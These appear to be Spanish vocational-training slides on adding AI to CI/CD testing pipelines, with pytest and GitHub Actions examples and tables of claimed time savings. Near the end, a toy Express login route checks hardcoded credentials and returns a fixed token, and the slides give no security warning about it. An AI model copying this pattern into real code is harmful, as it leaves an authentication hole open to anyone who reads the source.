



Testing, Debugging y Documentación con IA (70 horas)



MINISTERIO
DE EDUCACIÓN, FORMACIÓN PROFESIONAL
Y DEPORTES

SECRETARÍA GENERAL DE FORMACIÓN PROFESIONAL

DIRECCIÓN GENERAL DE PLANIFICACIÓN, INNOVACIÓN Y GESTIÓN
DE LA FORMACIÓN PROFESIONAL

SUBDIRECCIÓN GENERAL DE PROGRAMAS Y GESTIÓN

➤ Integración de IA en pipelines de testing automatizado.



- I. ¿Qué es un pipeline de testing automatizado?
- II. ¿Por qué integrar IA en un pipeline?
- III. ¿Qué herramientas CI/CD soportan IA?
- IV. IA generando tests dentro del pipeline
- V. IA explicando fallos del pipeline
- VI. IA detectando vulnerabilidades en CI/CD
- VII. IA generando reportes automáticos
- VIII. Buenas prácticas al integrar IA en CI/CD y errores comunes



MINISTERIO
DE EDUCACIÓN, FORMACIÓN PROFESIONAL
Y DEPORTES

SECRETARÍA GENERAL DE FORMACIÓN PROFESIONAL

DIRECCIÓN GENERAL DE PLANIFICACIÓN, INNOVACIÓN Y GESTIÓN
DE LA FORMACIÓN PROFESIONAL

SUBDIRECCIÓN GENERAL DE PROGRAMAS Y GESTIÓN

Idea clave

La IA puede convertir nuestro pipeline CI/CD en un sistema de calidad inteligente y evolutivo:

- ❖ Analiza cada cambio de código en tiempo real,
- ❖ Genera tests adicionales cuando detecta huecos de cobertura, interpreta fallos automáticamente,
- ❖ Identifica vulnerabilidades antes de que lleguen a producción
- ❖ Sugiere mejoras continuas en seguridad, rendimiento ...

En lugar de limitarse a ejecutar pruebas, la IA participa activamente en el proceso, reforzando la calidad del software en cada commit y reduciendo drásticamente el tiempo dedicado a depurar, revisar y asegurar el proyecto.

Analogía

Una fábrica donde cada pieza que sale de la línea de producción pasa por un conjunto de máquinas que la revisan. **Ese es tu pipeline CI/CD.** Además de esas máquinas, hay un **inspector experto** que:

- Examina cada pieza al detalle
- Detecta defectos que las máquinas no ven
- Propone mejoras en el diseño
- Anticipa fallos antes de que ocurran
- Aprende con cada revisión y se vuelve más preciso

Ese inspector es la **IA integrada en el pipeline.**

Mientras el pipeline tradicional solo comprueba si "algo funciona", la IA actúa como un supervisor inteligente que **analiza, predice, corrige y mejora** continuamente.

No espera a que haya un problema: lo detecta antes de que llegue al cliente.

4.1 —¿Qué es un pipeline de testing automatizado?



Un pipeline es un flujo de trabajo estructurado y automatizado que ejecuta, de forma secuencial y sin intervención manual, una serie de etapas diseñadas para **verificar la calidad, seguridad y fiabilidad** del código antes de su despliegue.

1. Instalación de dependencias

Descarga e instalación automática de librerías y herramientas necesarias. Asegura un entorno consistente y reproducible en cada ejecución.

2. Análisis estático (Static Code Analysis)

Revisión automática del código **sin ejecutarlo**.

Detecta errores de sintaxis, vulnerabilidades, malas prácticas y problemas de estilo.

Ejemplo: herramientas como **ESLint, SonarQube, Pylint**.



4.1 —¿Qué es un pipeline de testing automatizado?

3. Pruebas unitarias (Unit Testing)

Verifican el correcto funcionamiento de **componentes individuales** (funciones, clases, módulos).

Alta velocidad de ejecución y gran cobertura de código.

Ejemplo: Jest (JS), Pytest (Python), JUnit (Java).

4. Pruebas de integración (Integration Testing)

Comprueban que **múltiples componentes o servicios** funcionen correctamente en conjunto.

Validan interacciones con bases de datos, APIs externas y otros módulos.

4.1 —¿Qué es un pipeline de testing automatizado?

5. Análisis de seguridad (Security Scanning)

Escaneo proactivo de vulnerabilidades (dependencias, configuración, código).

Ejemplo: OWASP Dependency Check, Snyk, Trivy.

6. Despliegue automático condicional

Solo si todas las etapas anteriores son exitosas, se procede al despliegue en el entorno destino (desarrollo, staging, producción).

Garantiza que solo el código validado sea desplegado.

■ 4.1 —¿Qué es un pipeline de testing automatizado?

CI/CD — Concepto integrado

CI (Integración Continua)

Práctica de fusionar cambios al código principal varias veces al día.

Cada fusión dispara automáticamente el pipeline de testing.

Objetivo: Detectar errores lo antes posible.

CD (Despliegue Continuo)


Extensión de CI donde cada cambio que pasa el pipeline se despliega automáticamente a producción (o staging).

Condición indispensable: Pipeline robusto y confiable con cobertura de testing amplia.

Relación con el pipeline de testing

Código Nuevo → CI (Pipeline de Testing) → CD (Despliegue Automático)
(Si todo pasa) (Despliegue a producción)

4.1 —¿Qué es un pipeline de testing automatizado?



♦ ETAPA 1: INSTALAR DEPENDENCIAS

```
pip install -r requirements.txt
npm install
mvn clean install
```

✓ Si falla → El pipeline se detiene

⚠ Error: librería no encontrada

♦ ETAPA 2: EJECUTAR TESTS UNITARIOS

```
pytest tests/unit/
npm run test:unit
```

✓ Si pasan → Continuamos

✗ Si fallan → ✗ PIPELINE BLOQUEADO

- Se notifica al equipo
- No se despliega
- Hay que corregir el código

♦ ETAPA 3: EJECUTAR TESTS DE INTEGRACIÓN

```
pytest tests/integration/
npm run test:integration
```

✓ Si pasan → Continuamos

✗ Si fallan → ✗ PIPELINE BLOQUEADO

- Revisar interacción entre módulos
- Comprobar base de datos

4.1 —¿Qué es un pipeline de testing automatizado?

♦ ETAPA 4: ANÁLISIS DE SEGURIDAD

```
safety check  
bandit .  
snyk test
```

✅ Si no hay vulnerabilidades → Continuamos

⚠️ Si hay riesgo → ALERTA

📌 CLAVE: Cada etapa es un FILTRO DE CALIDAD

Si falla → SE BLOQUEA

Si pasa → SIGUE

♦ ETAPA 5: CONSTRUIR (BUILD)

```
docker build -t app .  
python setup.py sdist
```

✅ Si build exitoso → Continuamos

♦ ETAPA 6: DESPLEGAR (DEPLOY)

```
docker push app:latest  
kubectl apply -f deployment.yaml  
git push production
```

🚀 ¡CÓDIGO EN PRODUCCIÓN!

Solo si TODAS las etapas anteriores fueron ✅

Integración de IA en pipelines de testing automatizado

Etapa	Acción / Comandos Comunes	Objetivo (Filtro de Calidad)	Si falla (X)
0. Disparador	git push	Iniciar el proceso automático al detectar código nuevo.	No se inicia el proceso.
1. Dependencias	pip install, npm install, mvn install	Preparar el entorno y verificar que las librerías existan.	BLOQUEO: Error de entorno o librería no encontrada.
2. Tests Unitarios	pytest, npm run test:unit	Validar la lógica aislada de cada función o componente.	BLOQUEO: Notificación al equipo; el código base está roto.
3. Integración	pytest tests/integration/	Verificar que los módulos y la DB interactúen bien.	BLOQUEO: Problemas de comunicación entre servicios o datos.
4. Seguridad	snyk test, bandit, safety	Detectar vulnerabilidades en el código o librerías.	ALERTA/BLOQUEO: Riesgo de seguridad detectado.
5. Construcción	docker build, python setup.py	Empaquetar la aplicación en un artefacto listo para usar.	BLOQUEO: Error en la creación de la imagen o paquete.
6. Despliegue	kubectl apply, docker push	Llevar el código empaquetado al entorno de producción.	ERROR CRÍTICO: El sistema sigue en la versión anterior.

CÓMO SE EJECUTA PYTEST AUTOMÁTICAMENTE EN UN PIPELINE



```
# calculadora.py
def sumar(a, b):
    """Suma dos números"""
    return a + b

def restar(a, b):
    """Resta dos números"""
    return a - b

def multiplicar(a, b):
    """Multiplica dos números"""
    return a * b

def dividir(a, b):
    """Divide dos números"""
    if b == 0:
        raise ValueError("No se puede dividir por cero")
    return a / b
```

```
# test_calculadora.py
import pytest
from calculadora import sumar, restar, multiplicar, dividir

class TestCalculadora:

    def test_sumar(self):
        assert sumar(2, 3) == 5
        assert sumar(-1, 1) == 0
        assert sumar(0, 0) == 0

    def test_restar(self):
        assert restar(5, 3) == 2
        assert restar(0, 5) == -5

    def test_multiplicar(self):
        assert multiplicar(2, 3) == 6
        assert multiplicar(0, 5) == 0

    def test_dividir(self):
        assert dividir(10, 2) == 5
        assert dividir(5, 2) == 2.5

    def test_dividir_por_cero(self):
        with pytest.raises(ValueError, match="No se puede dividir por cero"):
            dividir(10, 0)
```



CÓMO SE EJECUTA PYTEST AUTOMÁTICAMENTE EN UN PIPELINE



```
# En tu máquina, pruebas antes de subir código
$ pytest test_calculadora.py -v

===== test session starts =====
collected 5 items

test_calculadora.py::TestCalculadora::test_sumar PASSED [ 20%]
test_calculadora.py::TestCalculadora::test_restar PASSED [ 40%]
test_calculadora.py::TestCalculadora::test_multiplicar PASSED [ 60%]
test_calculadora.py::TestCalculadora::test_dividir PASSED [ 80%]
test_calculadora.py::TestCalculadora::test_dividir_por_cero PASSED [100%]

===== 5 passed in 0.05s =====
```

En el pipeline (automático al hacer push)

```
# .github/workflows/test.yml (GitHub Actions)
name: Tests Automáticos

on: [push, pull_request]

jobs:
  test:
    runs-on: ubuntu-latest

    steps:
      - name: 📄 Descargar código
        uses: actions/checkout@v3

      - name: 🐍 Instalar Python
        uses: actions/setup-python@v4
        with:
          python-version: '3.11'

      - name: 📦 Instalar dependencias
        run: |
          pip install pytest
          pip install -r requirements.txt

      - name: 🏃 Ejecutar tests
        run: pytest tests/ -v --cov=./ --cov-report=xml

      - name: 📊 Subir cobertura
        uses: codecov/codecov-action@v3
```



CÓMO SE EJECUTA PYTEST AUTOMÁTICAMENTE EN UN PIPELINE



Lo que ve el equipo cuando el pipeline se ejecuta

[CI] Pipeline iniciado por push de usuario "ana_dev"

- Paso 1/5: Checkout código → Completado
- Paso 2/5: Instalar dependencias → Completado
- Paso 3/5: Ejecutar tests unitarios → 42 passed, 0 failed
- Paso 4/5: Análisis de seguridad → 0 vulnerabilidades
- Paso 5/5: Construir imagen → Completado

🚀 ¡DESPLIEGUE AUTOMÁTICO INICIADO!

El código pasó todas las validaciones
Se desplegará en producción en 2 minutos

📊 Reporte generado automáticamente:

- Cobertura: 87%
- Tests: 42 exitosos
- Vulnerabilidades: 0
- Tiempo total: 3m 24s

[CI] Pipeline iniciado por push de usuario "ana_dev"

- Paso 1/5: Checkout código → Completado
- Paso 2/5: Instalar dependencias → Completado
- Paso 3/5: Ejecutar tests unitarios...

===== test session starts =====
FAILED test_calculadora.py::TestCalculadora::test_dividir_por_cero

✖ ERROR: test_dividir_por_cero falló
AssertionError: no se lanzó ValueError

🔍 ANALISIS:


- La función dividir no valida correctamente la división por cero
- Archivo: calculadora.py línea 12
- Commit: a3f4b2c1

🛑 PIPELINE BLOQUEADO

🔔 Notificación enviada a @ana_dev

👉 Acción requerida: Corregir la función dividir antes de desplegar

CI — Integración Continua (lo que tú ya tienes)



Que ocurre en CI:

- Alguien sube código nuevo
- GitHub ejecuta los tests automáticamente
- Te avisa si algo se rompió antes de llegar a producción

Verde = todo ok
el código es seguro

Rojo = algo falló
te avisa por email

CD — Entrega Continua

Deploy automático
sube a producción

Que añade CD:

Si los tests pasan,
el código se sube
automáticamente a
un servidor real:

Heroku, AWS,
Vercel, Railway...

■ 4.2 —¿Por qué integrar IA en un pipeline?

- ✓ Genera tests automáticamente cuando detecta huecos de cobertura.
- ✓ Explica fallos del pipeline y señala la causa raíz.
- ✓ Detecta vulnerabilidades antes del despliegue.
- ✓ Sugiere mejoras de rendimiento basadas en patrones del código.
- ✓ Analiza logs complejos y resume información clave.
- ✓ Propone refactorizaciones para mejorar calidad y mantenibilidad.
- ✓ Crea reportes automáticos claros y accionables.

Resultado: pipelines más inteligentes, equipos más rápidos y menos errores en producción.

■ 4.2 —¿Por qué integrar IA en un pipeline?

Funciones clave de la IA en el pipeline

Generación automática de tests La IA detecta rutas lógicas sin cubrir y crea pruebas adicionales que aumentan la calidad sin esfuerzo manual.

Explicación de fallos del pipeline Interpreta logs y cambios recientes para señalar la causa real del error, no solo el síntoma.

■ 4.2 —¿Por qué integrar IA en un pipeline?

Funciones clave de la IA en el pipeline

Detección de vulnerabilidades Analiza patrones de código y dependencias para identificar riesgos antes de que lleguen a producción.

Optimización de rendimiento Reconoce cuellos de botella y sugiere mejoras concretas basadas en el comportamiento del código.

Análisis de logs complejos Resume grandes volúmenes de información en conclusiones claras y accionables.

■ 4.2 —¿Por qué integrar IA en un pipeline?

Funciones clave de la IA en el pipeline

Propuestas de refactorización Evalúa la calidad del código y recomienda mejoras que reducen deuda técnica.

Reportes automáticos Genera informes claros para que el equipo entienda el estado del proyecto sin revisar manualmente cada etapa.

Pipeline tradicional vs. Pipeline con IA



Caso	Pipeline Tradicional	Pipeline con IA
Test que falla	"Test X falló en línea 45"	"Test X falló porque el nuevo módulo Y no maneja el caso null. Sugerencia: Agregar validación aquí. Impacto: 3 tests similares también fallarán"
Nuevo código	Ejecuta tests existentes	Genera 5 tests adicionales para cubrir casos edge no considerados
Despliegue	"Todos los tests pasan"	"Tests pasan + Riesgo bajo (8/100) + Recomendación: Optimizar endpoint /api/data (lento en pruebas)"

Integrar IA no es solo automatizar más, sino pensar mejor. Transforma el pipeline de un **sistema de verificación reactivo** en un **socio de desarrollo proactivo** que aumenta la velocidad, reduce el riesgo y eleva la calidad del software de forma sostenible.

Etapa del pipeline

Sin IA

Con IA

 Tests unitarios

El programador escribe tests manualmente. Si falta cobertura, nadie lo detecta hasta producción.

IA analiza el código y genera tests automáticos donde falta cobertura

 Debug cuando falla

El equipo pierde horas leyendo logs gigantescos. "¿Por qué falló esto?"

IA explica el error en lenguaje natural y señala la causa raíz.

 Seguridad

Escaneo básico que solo detecta vulnerabilidades conocidas. Falsos positivos.

IA analiza el contexto, detecta patrones de riesgo y prioriza según criticidad.

 Rendimiento

Nadie lo revisa hasta que hay quejas en producción.

IA detecta cuellos de botella y sugiere optimizaciones.

 Logs

Archivos enormes que nadie lee. "Busca el error manualmente."

IA resume logs en 3 frases y dice exactamente qué pasó.

 Refactorización

Deuda técnica que crece sin control.

IA propone mejoras estructurales continuamente.

 Reportes

El equipo no genera reportes (falta tiempo).

IA crea reportes profesionales automáticos al finalizar el pipeline.

4.2 —¿Por qué integrar IA en un pipeline?

Visualizacion del contraste

PIPELINE TRADICIONAL (SIN IA)

Código → Tests (escritos a mano) → Build → ???



[❌ Si falla]



🔍 Desarrollador: "A ver... ¿dónde está el error?"

🔍 Revisa logs 2 horas

🔍 "Ah, era esto..."

🔍 Corrige y vuelve a subir

🕒 Tiempo perdido: 2-3 horas por fallo

😞 Experiencia: Frustrante

PIPELINE CON IA

Código → Tests (IA genera faltantes) → Build



[❌ Si falla]



 IA analiza logs en 2 segundos:

"El test test_usuarios.py:42 falló porque la función validar_email no maneja el caso de email sin @. El cambio que introdujo este error está en la línea 15 del archivo usuarios/service.py del commit abc123. Sugiero añadir esta validación..."

🕒 Tiempo de diagnóstico: 2 segundos

😊 Experiencia: "¿Ya me dijo qué pasaba?"

Fase del Proceso	Sin IA	Con IA	Tiempo Ahorrado	% Mejora
1. Detectar el fallo	1 min	1 min	-	0%
2. Encontrar logs	5 min	0 min	5 min (Acceso directo)	100%
3. Leer/Filtrar logs	15 min	0 min	15 min (Resumen automático)	100%
4. Entender causa raíz	20 min	2 min	18 min (Explicación IA)	90%
5. Localizar código	10 min	1 min	9 min (Navegación guiada)	90%
6. Diseñar solución	15 min	5 min	10 min (Sugerencias)	67%
7. Implementar fix	10 min	5 min	5 min (Autocompletado)	50%
8. Verificar solución	10 min	5 min	5 min (Tests generados)	50%
---	---	---	---	---
TOTAL POR FALLO	86 min	19 min	67 min de ahorro	78%

4.3 ¿Qué herramientas CI/CD soportan IA?

Plataforma	Capacidades IA integradas o compatibles	Nivel de integración	Observaciones clave
GitHub Actions	Generación de tests, análisis de fallos, revisión de PR con IA	Alta	Compatible con GitHub Copilot, workflows con prompts
GitLab CI	Auditoría de seguridad, análisis de código, documentación técnica	Alta	IA integrada en DevSecOps, escaneo automático
Azure DevOps	Testing automatizado, documentación, análisis de calidad	Alta	Integración con modelos de IA de Microsoft
Jenkins	Integración vía plugins, análisis de logs, generación de reportes	Media	Requiere configuración manual o scripts externos
CircleCI	Optimización de flujos, análisis de logs, sugerencias de mejora	Media	Compatible con IA vía API o scripts personalizados

Integración de IA en pipelines de testing automatizado

```
1
2 name: CI - Calculadora
3
4 on:
5   push:
6     branches: [main]
7   pull_request:
8     branches: [main]
9
10 jobs:
11   test:
12     runs-on: ubuntu-latest
13
14     steps:
15       - name: Checkout código
16         uses: actions/checkout@v4
17
18       - name: Configurar Python
19         uses: actions/setup-python@v5
20         with:
21           python-version: '3.12'
22
23       - name: Instalar dependencias
24         run: pip install pytest flask
25
26
27       - name: Ejecutar tests
28         run: pytest -v
29
```

```
name: Tests Automáticos
on:
  push:
    branches: [main, develop]
  pull_request:
    branches: [main]

jobs:
  test:
    runs-on: ubuntu-latest

    strategy:
      matrix:
        python-version: [3.9, 3.10, 3.11]

    steps:
      # 1. Descargar el código
      - name: 📄 Checkout código
        uses: actions/checkout@v3

      # 2. Configurar Python
      - name: 🐍 Configurar Python
        uses: actions/setup-python@v4
        with:
          python-version: ${ matrix.python-version }

      # 3. Instalar dependencias
      - name: 📦 Instalar dependencias
        run: |
          pip install --upgrade pip
          pip install pytest pytest-cov
          pip install -r requirements.txt

      # 4. Ejecutar tests
      - name: 🏃 Ejecutar tests
        run: |
          pytest tests/ -v --cov=./ --cov-report=xml --cov-report=html

      # 5. Subir reporte de cobertura
      - name: 📊 Subir cobertura
        uses: codecov/codecov-action@v3
        with:
          files: ./coverage.xml
          fail_ci_if_error: true
```

4.3 ¿Qué herramientas CI/CD soportan IA?

Aquí tienes las diferencias clave desglosadas:

1. La "Matrix" vs. Versión Única

- **El anterior:** Probaba el código en **tres versiones** de Python (3.9, 3.10, 3.11) simultáneamente. Esto es para asegurar compatibilidad.
- **Este:** Solo prueba en **Python 3.12**. Es más rápido de ejecutar, pero no sabes si tu código fallaría en una versión de Python más antigua.

2. Gestión de Dependencias

- **El anterior:** Usaba un archivo requirements.txt. Esto es lo ideal en proyectos reales porque instalas exactamente las mismas versiones que usas en desarrollo.
- **Este:** Instala las librerías a mano (pip install pytest flask). Es más sencillo, pero peligroso: si sale una versión nueva de Flask que rompe tu código, el test fallará de repente sin que hayas tocado nada.

3. Cobertura y Reportes (Coverage)

- **El anterior:** Medía qué porcentaje del código estaba cubierto por tests (pytest-cov) y enviaba el reporte a una web externa (Codecov).
- **Este:** Solo te dice si los tests pasaron o no en la consola de GitHub. No sabes si te falta probar alguna línea de código importante.

4. Ramas de Trabajo

- **El anterior:** Se activaba con cambios en main y develop.
- **Este:** Solo vigila la rama main. Los cambios en otras ramas no dispararán los tests automáticamente.

Integración de IA en
pipelines de testing
automatizado

■ 4.3 ¿Qué herramientas CI/CD soportan IA?

Crea un pipeline de GitHub Actions para un proyecto Python con:

- Python 3.11
- pytest para tests unitarios
- pytest-cov para cobertura
- Ejecución en push a main y pull requests
- Caché de dependencias para que sea más rápido
- Envío del reporte de cobertura a Codecov

Genera el archivo YAML completo con comentarios explicativos.

4.4 ¿Qué puede hacer la IA en estas plataformas? dicampus

La IA no es solo un complemento: es un agente activo que puede intervenir en múltiples etapas del ciclo de desarrollo, desde la validación del código hasta la mejora continua.

En plataformas como GitHub, GitLab, Jenkins o entornos CI/CD, su papel es cada vez más estratégico.

- Analizar logs y explicar fallos
- Detectar vulnerabilidades en dependencias y configuraciones
- Generar documentación técnica y reportes
- Proponer refactorizaciones y mejoras de rendimiento
- Auditar seguridad siguiendo OWASP Top 10

4.4 ¿Qué puede hacer la IA en estas plataformas?



Generar pruebas unitarias e integración

La IA puede analizar el código fuente y detectar funciones, rutas lógicas y casos de uso que aún no están cubiertos por tests.

A partir de esa detección, genera automáticamente pruebas unitarias e incluso de integración, adaptadas al contexto del proyecto

Permitiendo aumentar la cobertura sin esfuerzo manual, y validar comportamientos que podrían pasar desapercibidos.

Analizar logs y explicar fallos

Cuando un test falla o un despliegue se interrumpe, la IA no se limita a mostrar el error: interpreta los logs, correlaciona eventos y explica qué lo causó.

Esta capacidad de diagnóstico reduce el tiempo de investigación y acelera la corrección.



4.4 ¿Qué puede hacer la IA en estas plataformas?

Detectar vulnerabilidades en dependencias y configuraciones

Más allá de escaneos estáticos, la IA evalúa el contexto: analiza cómo se usan las dependencias, qué configuraciones podrían ser inseguras y qué patrones de código podrían abrir puertas a ataques. Además, prioriza los riesgos según su criticidad y propone soluciones concretas, alineadas con estándares como OWASP Top 10.

Generar documentación técnica y reportes

La IA puede sintetizar el comportamiento de funciones, módulos y flujos completos, generando documentación técnica clara y actualizada. También crea reportes automáticos que resumen el estado del proyecto, los riesgos detectados y las recomendaciones, adaptados tanto para desarrolladores como para perfiles no técnicos.

4.4 ¿Qué puede hacer la IA en estas plataformas?

Proponer refactorizaciones y mejoras de rendimiento

La IA evalúa la calidad estructural del código: identifica funciones demasiado largas, duplicación, acoplamiento excesivo o complejidad ciclomática elevada. Sugiere refactorizaciones con ejemplos concretos y estima el impacto en mantenibilidad, rendimiento o consumo de recursos. También detecta patrones ineficientes como bucles redundantes o consultas N+1.

Auditar seguridad siguiendo OWASP Top 10

La IA realiza una auditoría contextual del código y la configuración, buscando vulnerabilidades como inyecciones, fallos de autenticación, exposición de datos sensibles o gestión incorrecta de sesiones. No solo detecta, sino que explica el riesgo, su posible explotación y cómo mitigarlo, priorizando según impacto y facilidad de corrección.

4.4 ¿Qué puede hacer la IA en estas plataformas?

GitHub Actions + IA, Un pipeline típico con IA incluye:

- Checkout del repositorio
- Instalación de dependencias
- Ejecución de tests
- Análisis de seguridad
- IA analiza resultados
- IA genera reporte técnico
- IA sugiere mejoras o refactorizaciones

Mensaje clave: La IA convierte el pipeline en un proceso inteligente, no solo automático.

■ 4.4 ¿Qué puede hacer la IA en estas plataformas?

Buenas prácticas al elegir herramientas CI/CD con IA

- Verificar compatibilidad con tu stack
- Evaluar si la IA es nativa o externa
- Revisar la seguridad del pipeline
- Documentar cómo se usa la IA
- Validar siempre los resultados generados
- Evitar que la IA tenga acceso a secretos sensibles
- Mantener revisión humana en cada etapa crítica

■ 4.5 —IA generando tests dentro del pipeline

La IA puede integrarse en un pipeline CI/CD para generar pruebas unitarias, de integración y casos edge de forma automática cada vez que se realiza un commit, un pull request o un despliegue. Esto convierte el pipeline en un sistema **inteligente**, no solo automático.

4.5 —IA generando tests dentro del pipeline


¿ Qué significa generar tests dentro del pipeline?

La IA puede:

- Analizar el código actualizado
- Detectar funciones sin cobertura
- Generar tests automáticamente
- Añadir casos edge que faltan
- Crear mocks y stubs
- Proponer mejoras en los tests existentes

Idea clave: El pipeline deja de ser un simple ejecutor de tests y pasa a ser un creador activo de calidad.

Integración de IA en pipelines de testing automatizado



4.5 —IA generando tests dentro del pipeline

GitHub Actions generando tests

Un pipeline típico:

- Checkout del repositorio
- Instalación de dependencias
- Ejecución de tests existentes
- Análisis de cobertura
- IA genera tests faltantes
- IA explica los tests generados
- Pipeline vuelve a ejecutar los tests

Resultado: Cada commit mejora automáticamente la calidad del proyecto.

4.5 —IA generando tests dentro del pipeline

¿Qué tipo de tests puede generar la IA dentro del pipeline?

✓ Pruebas unitarias

- ✓ Funciones
- ✓ Métodos
- ✓ Validaciones
- ✓ Casos edge

✓ Pruebas de integración

- ✓ Endpoints REST
- ✓ Flujos completos
- ✓ Base de datos + API
- ✓ Servicios internos

✓ Pruebas de regresión

- ✓ Tests que reproducen errores detectados
- ✓ Tests para evitar que vuelvan a ocurrir

4.5 —IA generando tests dentro del pipeline

Ejemplo: IA generando tests unitarios automáticamente

```
def calcular_total(precio, cantidad):  
    return precio * cantidad
```

La IA puede generar automáticamente:

- ☐ Caso positivo
- ☐ Caso con cantidad = 0
- ☐ Caso con precio negativo
- ☐ Caso con tipos incorrectos
- ☐ Caso con valores límite

Mensaje clave: La IA detecta casos que el programador suele olvidar.

4.5 —IA generando tests dentro del pipeline

IA generando tests de integración

```
app.post("/login", (req, res) => {  
  const { email, password } = req.body  
  if (email === "admin@test.com" && password === "1234") {  
    res.json({ token: "abc123" })  
  } else {  
    res.status(401).json({ error: "Unauthorized" })  
  }  
})
```

La IA puede generar:

- ☐ Test de login correcto
- ☐ Test de credenciales incorrectas
- ☐ Test sin email
- ☐ Test sin password
- ☐ Test con formato inválido
- ☐ Test de seguridad (inyección, payload extraño)

